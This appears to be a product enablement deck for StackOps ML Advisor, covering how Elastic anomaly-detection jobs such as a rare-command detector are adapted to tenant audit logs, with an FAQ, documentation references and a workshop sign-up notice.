
Reuse the pattern; swap inputs

DESIGN INPUT	STACKOPS REFERENCE	TENANT ADAPTATION (EXAMPLE)
Behavior	Rare Linux command on one host	Rare privileged application action by one user
Source slice	Endpoint process events; Linux exec; security-tool allowlist	Tenant audit events; privileged-action filter
Detector	<code>rare(process.command_line)</code>	<code>rare(event.action)</code>
Partition	<code>host.name</code>	<code>user.name</code>
Time lens	1h bucket; 150s feed; 15m delay	Choose from action frequency and ingest latency
Influencers	command, host, process, user	action, user, source.ip, application/service
ML rule	threshold 50; 60m interval; 180m lookback; Linux process tag	Start with evidence; validate threshold; assign tenant correlation tag



StackOps ML Advisor

A ten-day path from raw logs to a handful of jobs you have chosen to run.



It reads your logs. It proposes jobs. You decide what ships.

Rules, ML, and AI-assisted triage

Rules and ML detect; AI Assistant accelerates triage

STATIC RULES

Did a known condition occur?

- Queries, sequences, thresholds
- Known TTPs and policies
- Predictable rule logic

ML ANOMALY DETECTION

Is this behavior unusual here?

- Continuous raw-event modeling
- Per-user or per-host baselines
- Previously undefined deviations

AI ASSISTANT

What does this alert mean now?

- Alert/event context supplied
- Explanation and query help
- Triage and response guidance

Rules + ML expand the alert set. AI Assistant helps interpret both.

FAQ

What teams ask before a first job goes live

We use StackOps for ABLR log review, do I still need ML for compliance purpose?

ABLR meets the compliance requirement. ML is an additional capability that helps us go beyond compliance by finding unusual or higher-risk behaviour that traditional reviews may miss.

How long before it produces trustworthy results?

It scores from day one, but treat 2–3 weeks of representative history as the readiness benchmark—longer where the behavior is weekly or sparse.

Why did a score change, or disappear, after I looked at it?

Interim results use partial bucket data and settle at finalization. `record_score` is also re-normalized as new data reshuffles the historical ranking.

Is there an additional cost to enable ML?

Yes for now, probably not in future when StackOps switched to Serverless model.

Will it flood us with false positives?

The anomaly job can generate many unusual results, but the SIEM rule controls which of those become alerts. You can reduce noise by setting the anomaly-score threshold, then use calendars and filter lists to suppress known or expected behaviour.

How many jobs should we switch on to start?

A handful. Start where unusual behavior matters most, size the memory, measure signal quality, then expand deliberately.

Q & A



Sources and references

Primary documentation behind every claim in this session.

ELASTIC MACHINE LEARNING

- **Minimum data and learning period (8.19)**
elastic.co/guide/en/machine-learning/8.19/ml-ad-troubleshooting.html
- **Run anomaly detection jobs (8.19)**
elastic.co/guide/en/machine-learning/8.19/ml-ad-run-jobs.html
- **View anomaly detection results**
elastic.co/docs/explore-analyze/machine-learning/anomaly-detection/ml-ad-view-results
- **Count and rare function references**
elastic.co/docs/reference/machine-learning/ml-count-functions
- **ML anomaly records API**
elastic.co/docs/api/doc/elasticsearch/operation/operation-ml-get-records

ELASTIC SECURITY

- **Elastic Security rule types (8.19)**
elastic.co/guide/en/security/8.19/about-rules.html
- **ML job and rule requirements (8.19)**
elastic.co/guide/en/security/8.19/ml-requirements.html

STACKOPS DOCUMENTATION

- **StackOps Documentation**
docs.developer.tech.gov.sg/docs/stackops-documentation/elastic/ml/machine-learning?product=StackOps



Workshops & PS Clinic Registration

Registration is open for our upcoming **StackOps enablement sessions**
(Do register early to secure your slot!)

App Monitoring in StackOps – Level 102



26 August 2026



[Register for the workshop](#)

StackOps PS Clinic



[Register for the PS Clinic](#)

Thank You!

